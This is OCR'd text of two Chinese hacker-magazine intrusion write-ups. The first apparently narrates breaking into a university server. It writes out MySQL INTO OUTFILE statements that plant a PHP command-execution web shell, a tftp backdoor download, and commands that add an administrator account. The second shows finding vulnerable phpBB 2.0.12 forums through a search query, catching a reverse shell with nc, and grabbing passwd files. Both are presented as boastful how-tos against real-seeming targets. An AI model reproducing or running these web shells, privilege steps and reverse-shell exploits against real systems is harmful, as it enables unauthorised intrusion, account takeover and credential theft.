
暴出了系统的绝对路径。一阵狂喜，准备工作完成了！


那么如何使用MYSQL来导出文件到服务器呢？方法是首先数据库下创建一个新的表：**create table lh (cmd text);**，这样我们就创建了一个新的表，表名为lh，表中只存放一个字段，字段名为cmd，为text文本。在表中插入内容**insert into lh values ("<?PHP");**，输出表为一个PHP文件 **select * from lh into outfile "c:\\globla.php";**，注意路径要使用双斜线。这里要还要注意的是插入数据时要注意对单引号和双引号的处理，在代码中有双引号的地方要加两个引号来确保生成文件中的双引号，例如“**insert into lh values ("$lh=$_GET[""cmd""];");**”这样的代码。

在窗口右侧点“SQL”就出现了执行SQL语句的地方，最后我在phpMySQLAdmin中执行的代码如下（图6）：

```
create table lh (cmd text);
insert into lh values ("<?PHP");
insert into lh values ("$lh=$_GET[""cmd""];");
insert into lh values ("system(""$lh"");");
insert into lh values ("echo""</pre>"";");
insert into lh values ("?>");
drop table lh
select * from lh into outfile "f:\\www2004\\phpnews\\images\\globla.php"
```

点“运行”，访问指定的URL“http://url/phpnews/images/globla.php?cmd=dir”，呵呵，系统命令执行成功了（图7）！我已经有了WEB权限！






三、控制整个服务器

现在我已经拥有了WEB权限，要想个方法提升到管理员权限才行，当时想的是先上传一个功能更强大的PHP后门来运行，在本地打开TFTP服务端监听，在URL中键入**http://url/phpnews/**

images/globla.php?cmd=tftp -i IP get door.php，奇怪了，不论怎么测试我的TFTP服务端都没有响应，莫非网管用安全策略屏蔽了？此方法失败了。

此时，对权限的提升已经陷入了僵局，我又用后门访问了几个文件夹，SERV-U是安装在默认的系统目录中的，无法利用，用后门执行net start（图8），没有发现什么可利用的服务，执行命令netstat -an（图9），系统开了很多端口，但是没有发现什么特殊只处，似乎没有路了。



```
Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1026           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1234           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3306           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:6001           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:9000           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:11270          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:13136          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:65535          0.0.0.0:0              LISTENING
  TCP    127.0.0.1:3506         127.0.0.1:3306         TIME_WAIT
  TCP    127.0.0.1:3507         127.0.0.1:3306         TIME_WAIT
  TCP    127.0.0.1:3508         127.0.0.1:3306         TIME_WAIT
  TCP    127.0.0.1:3509         127.0.0.1:3306         TIME_WAIT
  TCP    127.0.0.1:3510         127.0.0.1:3306         TIME_WAIT
  TCP    127.0.0.1:3511         127.0.0.1:3306         TIME_WAIT
  TCP    127.0.0.1:3512         127.0.0.1:3306         TIME_WAIT
  TCP    127.0.0.1:3513         127.0.0.1:3306         TIME_WAIT
  TCP    127.0.0.1:3514         127.0.0.1:3306         TIME_WAIT
  TCP    127.0.0.1:3515         127.0.0.1:3306         TIME_WAIT
  TCP    127.0.0.1:3517         127.0.0.1:3306         TIME_WAIT
  TCP    127.0.0.1:3518         127.0.0.1:3306         TIME_WAIT
  TCP    127.0.0.1:3519         127.0.0.1:3306         TIME_WAIT
  TCP    127.0.0.1:3520         127.0.0.1:3306         TIME_WAIT
```


9

可是，幸运之神没有放弃我，几天后我又用后门探索服务器，无意识的键入命令net user sportshark 1843326 /add，奇迹出现了，网页竟然返回"命令执行成功！"（图10）太不可思议了！这个PHP后门竟然是管理员权限！又键入命令net localgroup administrators sportshark /add，又返回执行成功的命令！真是太顺利了，立刻我就用MSTSC连接服务器，但是却失败了，难道终端服务没有安装，那有了管理员权限又有什么用呢？不对，我又想到我前几天用net start命令时，发现终端服务开着！灵感闪现，也许是管理员修改了默认管理端口，再执行netstat -an命令，疑点集中在以下端口：


```
TCP    0.0.0.0:6001     0.0.0.0:0     LISTENING
TCP    0.0.0.0:9000     0.0.0.0:0     LISTENING
TCP    0.0.0.0:11270    0.0.0.0:0     LISTENING
TCP    0.0.0.0:13136    0.0.0.0:0     LISTENING
TCP    0.0.0.0:65535    0.0.0.0:0     LISTENING
```

经过多次的测试，在MSTSC中键入网址jwc.*****.edu.cn:65555，后面是自定义端口，终于出现了终端登陆了（图11）！

天啊，我的心简直要飞出来了，事实又证明了老话再狡猾的猎人也斗不过聪明的狐狸！用事先加的用户进来，一片新的天空又出现了！



10



11

这次入侵历时总共有一个月的时间，遇到了许多的挫折，但事实证明，没有攻不破的系统！很多时候，当你认为命运抛弃你的时候再坚持一下，也许就峰回路转，自助者天助之，祝愿每个人都能找到适合自己的人生之路！

通过phpBB 2.0.12 Session Handling Authentication Bypass 抓LINUX肉鸡


文 icesky [I'can studio] & Blackfox [I'can studio]

前几天，我们亲爱的Linyin哥哥为了几件QQ Show，送了我一个动画，是通过phpBB 2.0.12 Session Handling Authentication Bypas这个漏洞来抓LINUX鸡鸡的过程。反正闲暇无事，就去测试了一下，成功率还算可以，于是Post此文来Share之！

打开百度，在搜索栏里面填写入"Powered by phpBB 2.0.11"，返回了N多使用这个版本的论坛，随便找一个，注册一个帐号（由于这个漏洞需要修改Cookie，所以必须得先注册一个帐号，再登陆，这样才能有Cookie来构造），然后登陆。打开我们的CMD，用NC监听一个端口，命令是 **NC.exe -l -p -vv 65534**，这里的65534就是我们监听的端口了。要是你在内网，没公网IP的，就去找个WIN的肉鸡来监听吧，WIN肉鸡也没的，那只好请你先去学习WIN下如何找肉鸡了。NC设置好后，再来到我们放Exp的目录，然后把Exp打包，发到blackfox@qq.com这个邮箱（哎哟……谁乱丢鞋子的？什么？我乱说话？嘿嘿，8好意思，这个是习惯性。继续继续）。再开一个CMD，切换到Exp目录下，输入 **phpBB.exe http://www.xxx.com/phpbb2/ 250.250.250.250 65534**，phpBB.exe就是我们这次利用这个漏洞的Exp，http://www.xxx.com/phpbb2/ 就是我们要入侵的站点的地址！250.250.250.250当然就是有NC监听端口的IP了，用来接受返回的Shell的，这里我就不用真实IP了，65534当然就是我们监听的端口了(图1)。


等了一会，就返回了一个Shell了，如图2所示。

呵呵，算是抓到了这只肉鸡了，现在可以从两个方面入手，象图2那样，直接抓passwd文件，然后分离出用户来暴力找几个简单的用户密码。也可以直接下载Local Root Exploit来提升最大权限。入侵这台机器的时候，我也下载了几个Local Root Exploit来做测试，结果没成功，所以这里我就拿了它的passwd文件来提取用户名！提取的过程很简单，



```
D:\phpbb>phpbb http://www...
_ nom du cookie recuperer : phpbb2mysql
_ SESSION ID recuper?... f48a917bf04b22c96ca514c6f559fa5b
http://www.greenstar.ngo.cn/bbs/?sid=f48a917bf04b22c96ca514c6f559f
_ recuperation du nom de la table sql ... greenstar OK
_ Injection de la fake templates ...OK
_ Fichier cr閑
```

